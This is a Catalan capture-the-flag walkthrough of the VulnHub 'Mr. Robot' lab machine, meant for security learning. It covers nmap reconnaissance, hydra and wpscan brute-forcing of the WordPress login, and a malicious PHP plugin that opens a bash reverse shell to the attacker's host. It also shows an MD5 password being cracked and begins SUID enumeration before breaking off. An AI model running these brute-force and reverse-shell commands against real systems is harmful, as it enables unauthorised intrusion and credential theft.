

Vulnhub Mr. Robot - Tutorial.

Avui estem intentant aconseguir les tres banderes de la màquina anomenada Mr. Robot.



Basat en l'espectacle, Mr. Robot.

Aquesta màquina virtual té tres claus amagades en diferents ubicacions. El teu objectiu és trobar els tres. Cada clau és progressivament difícil de trobar.

La VM no és massa difícil. No hi ha cap explotació avançada ni enginyeria inversa. El nivell es considera principiant-intermedi.

Aquest és l'enllaç de descarrega VM <https://www.vulnhub.com/entry/mr-robot-1,151/>

Aquest CTF es presenta en quatre etapes:

1. Obtenció d'informació de l'objectiu.
2. Obtenció de la contrasenya d'usuari.
3. Connexió al sistema objectiu.
4. Obtenció del compte root.

Anem a començar.

- **Obtenció d'informació de l'objectiu.**

Buscarem la màquina dins de la nostre xarxa.

```
(wireseed@WireSeed)-[~]  
$ netdiscover -i eth3 -r 10.16.40.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.16.40.1	52:54:00:12:35:00	1	60	Unknown vendor
10.16.40.2	52:54:00:12:35:00	1	60	Unknown vendor
10.16.40.3	08:00:27:f7:4c:b2	1	60	PCS Systemtechnik GmbH
10.16.40.16	08:00:27:3f:c0:6f	1	60	PCS Systemtechnik GmbH

Anem a realitzar una escanejada de la màquina a veure quina informació ens retorna.
Comencem primer amb la localització dels ports oberts, anem a utilitzar nmap per aquesta finalitat.

```
(root@WireSeed)-[/home/wireseed]  
# nmap -p- --open 10.16.40.16
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 01:59 CET  
Nmap scan report for 10.16.40.16  
Host is up (0.0020s latency).  
Not shown: 65532 filtered tcp ports (no-response), 1 closed tcp port (reset)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE  
80/tcp    open  http  
443/tcp   open  https  
MAC Address: 08:00:27:3F:C0:6F (Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 137.68 seconds
```

Resultat de l'escaneig de ports de la màquina.

Anem a ampliar la informació d'aquesta màquina.

```
(root@WireSeed)-[/home/wireseed]  
# nmap -A 10.16.40.16
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 02:03 CET
Nmap scan report for 10.16.40.16
Host is up (0.0011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http      Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp    open  ssl/http  Apache httpd
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
MAC Address: 08:00:27:3F:C0:6F (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.9 (94%), Linux 3.2 - 3.8 (93%), Linux 3.18 (93%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 4.2 (92%), Linux 4.4 (92%), Linux 3.16 - 4.6 (91%), Linux 2.6.26 - 2.6.35 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.14 ms 10.16.40.16

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.90 seconds
```

Resultat de l'escaneig profund i amb més variables.

Localitzem dos port oberts 22 (SSH), 80 (HTTP) i finalment el port 443 (SSL).

Mirem el web que ens entrega el port 80.

```
02:08 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

02:08 <mr. robot> Hello friend, If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of
you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing
bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are
things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Anem a enumerar el directori web utilitzant nmap juntament amb el script http-enum.


```
(root@WireSeed)-[/home/wireseed] python3-urwid_2.4.1-0.2_amd64
# nmap -script http-enum 10.16.40.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-21 22:42 CET
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-21 22:42 CET
Stats: 0:02:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done (avg=0.000s)
Nmap scan report for 10.16.40.16 -bin (2.37-12) ...
Host is up (0.00090s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
|_ http-enum:
|_ /admin/: Possible admin folder
|_ /admin/index.html: Possible admin folder
|_ /wp-login.php: Possible admin folder
|_ /robots.txt: Robots file
|_ /readme.html: Wordpress version: 2
|_ /feed/: Wordpress version: 4.3.32
|_ /wp-includes/images/rss.png: Wordpress version 2.2 found.
|_ /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|_ /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|_ /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|_ /wp-login.php: Wordpress login page.
|_ /wp-admin/upgrade.php: Wordpress login page.
|_ /readme.html: Interesting, a readme.
|_ /0/: Potentially interesting folder
|_ /image/: Potentially interesting folder
443/tcp    open  https
|_ http-enum:
|_ /admin/: Possible admin folder
|_ /admin/index.html: Possible admin folder
|_ /wp-login.php: Possible admin folder
|_ /robots.txt: Robots file
|_ /readme.html: Wordpress version: 2
|_ /feed/: Wordpress version: 4.3.32
|_ /wp-includes/images/rss.png: Wordpress version 2.2 found.
|_ /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|_ /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|_ /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|_ /wp-login.php: Wordpress login page.
|_ /wp-admin/upgrade.php: Wordpress login page.
|_ /readme.html: Interesting, a readme.
|_ /0/: Potentially interesting folder
|_ /image/: Potentially interesting folder
MAC Address: 08:00:27:3F:C0:6F (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 196.10 seconds
```

Resultat de l'enumeració.

D'entrada, el resultat mostra que el lloc web funciona amb wordpress . També ens trobem amb un fitxer **robots.txt**, que segurament podrem treure una mica més d'informació del web site.




En aquest fitxer trobem una referencia a un altre fitxer key-1-of-3.txt la qual visualitzarem i trobarem la primer FLAG d'aquesta màquina.



En el fitxer robots.txt, també trobem una referencia al fitxer fsociety.dic, el qual es tracta d'un diccionari amb 858.160 paraules. Segurament les necessitarem més endavant en la màquina, ens el copiem al nostre directori d'inici per un futur.

Com que amb l'enumeració tant per part de http-enum com per dirb o gobuster hem localitzat el panell de control de wp-admin (WordPress), procedirem a veure si podem accedir a ell. Veiem també que no tenim ni password ni usuari per aquest pantell, per tant ens tocarà anar a lo "brutus" amb aquest pantell, rescatem HYDRA del nostre arsenal!!!



Si mirem el codi del nostre login al wp-admin, veiem que afortunadament, la pàgina d'inici de seicó de wordpress respon de manera diferent quan s'introdueix un nom d'usuari incorrecte en comparació amb un nom d'usuari correcte, independentment de la correcció de la combinació del nom d'usuari i la password.

```
1 <!DOCTYPE html>
2 <!--if IE 0>
3 <html xmlns="http://www.w3.org/1999/xhtml" class="ie0" lang="en-US">
4 </html>
5 <!--if !IE 0>
6 <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
7 </html>
8 <!--endif-->
9 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
10 <title>user64039's Blog! &rsquo; Log In</title>
11 <link rel="stylesheet" id="buttons-css" href="https://10.16.40.16/wp-includes/css/buttons.min.css?ver=4.3.32" type="text/css" media="all"/>
12 <link rel="stylesheet" id="open-sans-css" href="https://fonts.googleapis.com/css?family=Open+Sans:300,400,600,700&subset=latin,latin-ext&ver=4.3.32" type="text/css" media="all"/>
13 <link rel="stylesheet" id="dashicons-css" href="https://10.16.40.16/wp-includes/css/dashicons.min.css?ver=4.3.32" type="text/css" media="all"/>
14 <link rel="stylesheet" id="login-css" href="https://10.16.40.16/wp-admin/css/login.min.css?ver=4.3.32" type="text/css" media="all"/>
15 <meta name="robots" content="noindex,nocache"/>
16 <meta name="referrer" content="strict-origin-when-cross-origin"/>
17 </head>
18 <body class="login login-action-login wp-core-ui locale-en-us">
19 <div id="login">
20 <div class="login" href="https://wordpress.org/" title="Powered by WordPress" tabindex="1">user64039's Blog!</div>
21
22 <form name="loginform" id="loginform" action="https://10.16.40.16/wp-login.php" method="post">
23 <p>
24 <label for="user_login">Username<br/>
25 <input type="text" name="log" id="user_login" class="input" value="" size="20"/></label>
26 </p>
27 <p>
28 <label for="user_pass">Password<br/>
29 <input type="password" name="pwd" id="user_pass" class="input" value="" size="20"/></label>
30 </p>
31 <p class="forgetmenot"><label for="rememberme"><input name="rememberme" type="checkbox" id="rememberme" value="forever"/> Remember Me</label></p>
32 <p class="submit">
33 <input type="submit" name="wp-submit" id="wp-submit" class="button button-primary button-large" value="Log In"/>
34 <input type="hidden" name="redirect_to" value="https://10.16.40.16/wp-admin/">
35 <input type="hidden" name="testcookie" value="1"/>
36 </p>
37 </form>
38
39 <p id="nav">
40 <a href="https://10.16.40.16/wp-login.php?action=lostpassword" title="Password Lost and Found">Lost your password?</a>
41 </p>
42
43 <script type="text/javascript">function wp_attempt_focus(){setTimeout(function(){try{d=document.getElementById('user_login');d.focus();d.select();}catch(e){}},200);}
44 wp_attempt_focus();if(typeof wpOnload== 'function')wpOnload();</script>
45
46 <p id="backtoblog"><a href="http://10.16.40.16/" title="Are you lost?>6larr; Back to user64039's Blog!</a></p>
47
48 </div>
49
50 <div class="clear"></div>
51 </body>
52 </html>
```

Per tant, no provarem hydra carregant el diccionari tant per a usuari com per password, ja que sino tindriem un total de combinacions elevadisimes, concretament: 736.438.585.600 intents que ens repercutirien en moltes hores de feina. Aprofitant aquest petita ventatge de validació per usuari, podrem treballar amb un sol diccionari carregat i amb un password completament inventat i per si fora poc el podrem apretar una mica mes.

```
(root@WireSeed)-[/home/wireseed/Escritorio/Laboratories/mr-robot]
# hydra -t 64 -L ./fsociety.dic -p pass 10.16.40.16 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid"
```

Hem tingut sort, i el nostre usuari es deuria trobar entre les cent (100) primeres paraules del diccionari trobat.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-22 00:33:55
[DATA] max 64 tasks per 1 server, overall 64 tasks, 858235 login tries (l:858235/p:1), ~13410 tries per task
[DATA] attacking http-post-form://10.16.40.16:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid
[80][http-post-form] host: 10.16.40.16 login: Elliot password: pass
[STATS] 120.00 tries/min, 120 tries in 00:01m, 858107 to do in 111.44m, 64 active
```

Ara toca anar a per la password d'accés. En aquest no utilitzarem hydra, ja que sino es hi podriem fer vells, en substitució a ell, utilitzarem **wpscan**, i també li facilitarem el diccionari, que a més de buscar-nos el password, també aprofitarem i localitzarem les possibles vulnerabilitats que tingui el wp per a poder-les explotar. Anemi!!

```
(root@WireSeed)-[/home/wireseed/Escritorio/Laboratories/mr-robot]
# wpscan -t 10000 -U Elliot -P ./fsociety.dic --url http://10.16.40.16
```

Depenent dels recursos del sistema assignat a la plataforma d'atac, el procés pot trigar un parell d'hores., en el nostre cas ha trigat 2 hores i 41 minuts.


```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 02:41:36 ← (1716 / 1716) 100.00% Time: 02:41:36
WARNING: Your progress bar is currently at 1716 out of 1716 and cannot be incremented. In v2.0.0 this will become a ProgressBar::InvalidProgressError.
Progress Time: 02:41:37 ← (1716 / 1716) 100.00% Time: 02:41:37
[SUCCESS] - Elliot / ER28-0652
All Found
[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Jan 22 03:25:41 2024
[+] Requests Done: 1898
[+] Cached Requests: 6
[+] Data Sent: 620.842 KB
[+] Data Received: 188.76 MB
[+] Memory used: 411.09 MB
[+] Elapsed time: 02:42:04
```

Ens localitza el password d'accés de l'usuari Elliot!!




Username: Elliot, Password: ER28-0652

I si provem directament aquest usuari i password en el WP-Admin, veurem que accedim perfectament.



En inspeccionar la pàgina Usuaris, trobem que la credencial obtinguda és efectivament la credencial de l'administrador d'aquesta instància de wordpress. Comprovem totes les seccions per trobar pistes addicionals, però no trobem res rellevant.

Users Add New				
All (2) Administrator (1) Subscriber (1)				
Bulk Actions ▼ Apply Change role to... Change 2 Items				
<input type="checkbox"/>	Username	Name	E-mail	Role
<input type="checkbox"/>	elliot	Elliot Alderson	elliot@mrrobot.com	Administrator
<input type="checkbox"/>	mich05654	krista Gordon	kgordon@therapist.com	Subscriber
<input type="checkbox"/>	Username	Name	E-mail	Role
Bulk Actions ▼ Apply 2 Items				

<input type="checkbox"/> Plugin	Description
<input type="checkbox"/> Akismet Activate Delete	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. It keeps your site protected even while you sleep. To get started: 1) Click the "Activate" link to the left of this description, 2) Sign up for an Akismet plan to get an API key, and 3) Go to your Akismet configuration page, and save your API key. Version 3.1.5 By Automatic View details
<input type="checkbox"/> All in One SEO Pack Activate Edit Delete	Out-of-the-box SEO for your WordPress blog. Options configuration panel Upgrade to Pro Version Donate Support Amazon Wishlist Version 2.2.5.1 By Michael Torbert View details
<input type="checkbox"/> All-in-One WP Migration Activate Edit Delete	Migration tool for all your blog data. Import or Export your blog content with a single click. Version 2.0.4 By ServMask View details  There is a new version of All-in-One WP Migration available. View version 7.79 details or update now.
<input type="checkbox"/> Contact Form 7 Activate Edit Delete	Just another contact form plugin. Simple but flexible. Version 4.1 By Takayuki Miyoshi View details
<input type="checkbox"/> Google Analytics by Yoast Activate Edit Delete	This plugin makes it simple to add Google Analytics to your WordPress site, adding lots of features, e.g. error page, search result and automatic outgoing links and download tracking. Version 5.3.2 By Team Yoast View details
<input type="checkbox"/> Google XML Sitemaps Activate Edit Delete	This plugin will generate a special XML sitemap which will help search engines like Google, Yahoo, Bing and Ask.com to better index your blog. Version 4.0.8 By Arne Brachhold View details
<input type="checkbox"/> Hello Dolly Activate Edit Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. Version 1.6 By Matt Mullenweg View details
<input type="checkbox"/> Jetpack by WordPress.com Activate Edit Delete	Bring the power of the WordPress.com cloud to your self-hosted WordPress. Jetpack enables you to connect your blog to a WordPress.com account to use the powerful features normally only available to WordPress.com users. Version 3.3.2 By Automatic View details
<input type="checkbox"/> Simple Tags Activate Edit Delete	Extended Tagging for WordPress 4.0.x: Suggested Tags, Mass edit tags, Auto-tags, Autocompletion, Related Posts etc. NOW Compatible custom post type and custom taxonomy! Version 2.4 By Amaury BALMER View details  There is a new version of Simple Tags available. View version 3.11.1 details or update now.
<input type="checkbox"/> WP-Mail-SMTP Activate Edit Delete	Reconfigures the wp_mail() function to use SMTP instead of mail() and creates an options page to manage the settings. Version 0.9.5 By Callum Macdonald View details
<input type="checkbox"/> WPTouch Mobile Plugin Activate Edit Delete	Create a slick mobile WordPress website with just a few clicks Version 3.7.3 By BraveNewCode Inc. View details  There is a new version of WPTouch Mobile Plugin available. View version 4.3.56 details or update now.
<input type="checkbox"/> Plugin	Description
Bulk Actions ▼ Apply 11 items	

Davant d'aquesta situació, anem a aprofitar l'accés d'administrador de wordpress que hem rebut i la seva capacitat per modificar el codi de la pàgina.

Primer de tot, crearem un script en **PHP** per tal de poder executar una **SHELL INVERSA** en el moment que el web carregi al navegador.

```
<?php
/**
 * Plugin Name: Shell Inversa Plugin
 * Description: Shell Inversa Plugin
 * Version: 1.0
 * Author: WireSeed
 * Author URI: http://www.github.com/ebantula
 */
exec("/bin/bash -c 'bash -i >& /dev/tcp/<@IP_KALI>/<PORT> 0>&1'");
?>
```

Recordar que la IP_KALI, serà la @IP de la nostra màquina de treball, i el port el qual voldrem que es connecti.

Un cop creat el fitxer **PHP**, l'haurem de comprimir en **ZIP**, ja que el penjarem com a un plugin al mateix web. Per poder-l'comprimir en ZIP, utilitzarem la següent instrucció.


```
zip <nom_fitxer.zip> <nom_fitxer_comprimir>
```




```
(root@WireSeed)-[/home/wireseed/Escritorio/Exploits/ReverseShell]  
# zip rever-shell.zip rever-shell.php  
adding: rever-shell.php (deflated 35%)
```

Un cop preparat, anirem a utilitzar els nostres permissos d'administrador al web per poder executar aquest script.


Anirem al **WP-ADMIN**, a l'apartat **PLUGINS** i premerem sobre **ADD NEW**, per tal d'agregar el nou plugin creat.




Un cop a dins de la secció apretarem **UPLOAD PLUGIN** per carregar el nostre fitxer.



Buscarem el nostre fitxer i el penjarem com a tal, apretant al botó que diu **INSTALL NOW** i ens ha de retornar que s'ha penjat correctament.





I seguidament l'activarem per tal que a la següent carrega que faci el web s'executi.

Prepararem el NETCAT per que ens faci d'escolta al port que haguem programat el script...

```
(root@WireSeed)-[/home/wireseed/Escritorio/Exploits/ReverseShell]
# nc -lvnp 4444
listening on [any] 4444 ...
```

I tornarem a carregar el web inicial. Un cop comenci a fer la carrega del web, veurem que aconseguirem acces al servidor.

```
(root@WireSeed)-[/home/wireseed/Escritorio/Exploits/ReverseShell]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.16.40.4] from (UNKNOWN) [10.16.40.16] 48349
bash: cannot set terminal process group (1683): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$
```

Ara l'únic que ens quedarà realitzar es carregar correctament el SHELL, per tal que ens funcionin totes les instruccions correctament.

```
Export TERM=xterm
python3 -c 'import pty; pty.spawn("/bin/bash")'
```


Un cop amb el prompt correcte, anirem al directori **home**, dins de l'usuari **robot**, i allí trobarem el segon **FLAG**, pero aquest amb una petita sorpresa!!!

PERMIS DENEGAT!!!

Haurem de trobar el password de l'usuari robot, el trobarem a password.raw-md5, però l'haurem de transformar, ja que està codificat en MD5. Per aixó anirem al següent web:

<https://md5.gromweb.com/>

```
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```



Un cop transformat el password, accedirem com a **robot**.

su robot

I ara si que podrem extreure el FLAG.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Anem a pel tercer flag, anem a realitzar una escalada de privilegis, per això es valdrem dels permissos que tenim actualment amb l'usuari robot, que son permissos bàsics.

Intentarem localitzar algún executable per tal de poder realitzar aquesta escalada de privilegis, per això utilitzarem la següent commanda per a buscar algún arxius que ens dongui aquestes característiques.

find / -perm /4000 -type f 2>/tmp/2

```
